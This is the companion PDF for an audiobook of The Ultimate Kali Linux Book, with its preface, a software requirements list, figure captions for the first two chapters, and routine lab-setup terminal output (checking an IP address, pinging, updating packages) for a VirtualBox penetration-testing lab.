The Ultimate Kali Linux Book

Second Edition

Perform advanced penetration testing using Nmap, Metasploit, Aircrack-ng, and Empire

Glen D. Singh

Preface

To get the most out of this audiobook

To get the most out of this audiobook, it's recommended to have a solid foundation in networking, such as understanding common network and application protocols of the TCP/IP, IP addressing, routing and switching concepts, and the roles and function of networking devices and security appliances. Knowing virtualization technologies such as hypervisors and their components will be beneficial as most labs are built within a virtualized environment to reduce the need to purchase additional systems.

Software/hardware covered in the book	OS requirements
Oracle VM VirtualBox 6.1.24	Windows 10 Enterprise
Oracle VM VirtualBox Extension Pack	Windows Server 2019
OWASP Juice Shop	Kali Linux 2021.2
FreeRadius 3.0	Ubuntu Server 20.04.2
Osintgram	Metasploitable 2
Sherlock	Metasploitable 3
S3Scanner	OWASP Broken Web Applications
Nessus	
PacketWhisper	
Greenbone Vulnerability Manager	
Python 2.7.28	
Hashcat	
PowerView	
Bloodhound	
MITM6	
Mimikatz	
Empire 4	
Starkiller	
Airgeddon	
Alfa AWUS036NHA High Gain Wireless B/G/N USB Adapter	
Alfa AWUS036ACH Long-Range Dual-Band AC1200 Wireless USB 3.0 Wi-Fi Adapter	

All labs and exercises are built on a system running Windows 10 Home as the host operating system, a multicore processor with virtualization enabled, 16 GB of RAM, and 300 GB of free storage for the virtual machines. A dedicated GPU will be needed to perform password cracking using a GPU-based tool and two wireless network adapters that support packet injection and operate at 2.4 and 5 GHz.

Oracle VM VirtualBox was the preferred choice when choosing a hypervisor as it provides better virtual networking capabilities as compared to other solutions. However, if you prefer to use another hypervisor product such as VMware, you are free to do so, but please keep in mind the fact that all labs within this audiobook were completed and tested using Oracle VM VirtualBox.

Note

While the content and labs found within this audiobook are based on Kali Linux 2021, the concepts and exercises are applicable to later versions of Kali Linux that will be released in the future.

After completing this audiobook, equipped with your imagination and newfound skills, attempt to create additional lab scenarios and even extend your lab environment by adding additional virtual machines to improve your skillset. This will help you to continue learning and further develop your skills as an aspiring ethical hacker and penetration tester.

Download the images, links, tables, and code and command

Packt audiobooks have been selected for a seamless audio experience. Some topics, however, do come with elements like images, links, tables, and code that aren't natural for this medium. We've made minor changes to the content of the audiobooks so that you can listen to the audio without needing to refer to these visual elements unless necessary. To give you the choice between listening to just the audio and listening to the audio while following the example code and GUI steps, we've created a PDF that contains all the elements you need to achieve the goals of this audiobook. All references to images and code in the audiobook can be found within this PDF. You can download the PDF from github.com/PacktPublishing/The-Ultimate-Kali-Linux-Book-Audiobook

Chapter 1

Figure 1.1 – Penetration testing phases




Figure 1.2 – Pre-engagement




Figure 1.3 – Hacking phases

Figure 1.4 – Cyber Kill Chain

Figure 1.5 – USB ninja cable

Figure 1.6 – USB rubber ducky




Figure 1.7 – C2 operations

Further reading

To learn more on the subject, check out the following links:

- *Understanding network port numbers*: https://hub.packtpub.com/understanding-network-port-numbers-tcp-udp-and-icmp-on-an-operating-system/
- *Vulnerabilities in the Application and Transport Layer of* the TCP/IP stack: https://hub.packtpub.com/vulnerabilities-in-the-application-and-transport-layer-of-the-tcp-ip-stack/
- Understanding IP address spaces: https://hub.packtpub.com/understanding-address-spaces-and-subnetting-in-ipv4-tutorial/
- The Cyber Kill Chain: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Chapter 2

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Oracle VM VirtualBox: https://www.virtualbox.org/wiki/Downloads
- Oracle VM VirtualBox Extension Pack: https://www.virtualbox.org/wiki/Downloads
- Vagrant: https://www.vagrantup.com/downloads
- Kali Linux 2021.2: https://www.kali.org/get-kali/
- OWASP Juice Shop: https://owasp.org/www-project-juice-shop/
- Metasploitable 2: https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
- Metasploitable 3: https://app.vagrantup.com/rapid7/boxes/metasploitable3-win2k8
- OWASP Broken Web Applications: https://sourceforge.net/projects/owaspbwa/files/

Images




Figure 2.1 – Lab topology

Figure 2.2 – VirtualBox download page

Figure 2.3 – VirtualBox extension pack




Figure 2.4 – Kali Linux virtual image

Figure 2.5 – Downloading Kali Linux




Figure 2.6 – Importing Kali Linux




Figure 2.7 – Starting the import process

Figure 2.8 – Enabling nested virtualization on the virtual machine

Figure 2.9 – Accessing the settings




Figure 2.10 – Adjusting Base Memory




Figure 2.11 – Internet assigned network adapter




Figure 2.12 – Adding the PentestNet adapter




Figure 2.13 – Assigning the Red Team network

Figure 2.14 – Logon window on Kali Linux

Figure 2.15 – List of tools on Kali Linux

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:0e:34:0d brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.15/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
       valid_lft 86137sec preferred_lft 86137sec
```

Figure 2.16 – Checking the IP address of the network adapter

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=69.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=68.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=67.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=111 time=68.0 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 67.365/68.193/68.990/0.596 ms
```

Figure 2.17 – Testing internet connectivity

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo apt update

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:
Get:1 http://kali.mirror.globo.tech/kali kali-rolling InRelease [30.5 kB]
Fetched 30.5 kB in 3s (10.7 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
93 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Figure 2.18 – Updating the source lists

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  apparmor bind9-dnsutils bind9-host bind9-libs bsdextrautils bsdutils burpsuite default-mys
  gir1.2-javascriptcoregtk-4.0 gir1.2-webkit2-4.0 grub-common grub-pc grub-pc-bin grub2-comm
  libblockdev-crypto2 libblockdev-fs2 libblockdev-loop2 libblockdev-part-err2 libblockdev-pa
  libdv4 libdw1 libelf1 libfdisk1 libfuse3-3 libglib2.0-0 libglib2.0-bin libglib2.0-data lib
  libjavascriptcoregtk-4.0-18 libjson-c5 libmaxminddb0 libmount1 libnfsidmap2 libnss3 libope
  libuuid1 libwacom-bin libwacom-common libwacom2 libwebkit2gtk-4.0-37 libwebsockets16 libya
  network-manager-gnome php7.4 php7.4-cli php7.4-common php7.4-json php7.4-mysql php7.4-opca
  python3-django python3-kaitaistruct python3-numpy python3-pkg-resources python3-setuptools
  subversion util-linux wpscan
93 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 590 MB of archives.
After this operation, 816 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

Figure 2.19 – Upgrading packages on Kali Linux




Figure 2.20 – Creating a virtual machine




Figure 2.21 – Hard Disk Selector




Figure 2.22 – Attaching a virtual hard drive




Figure 2.23 – Network adapter configurations

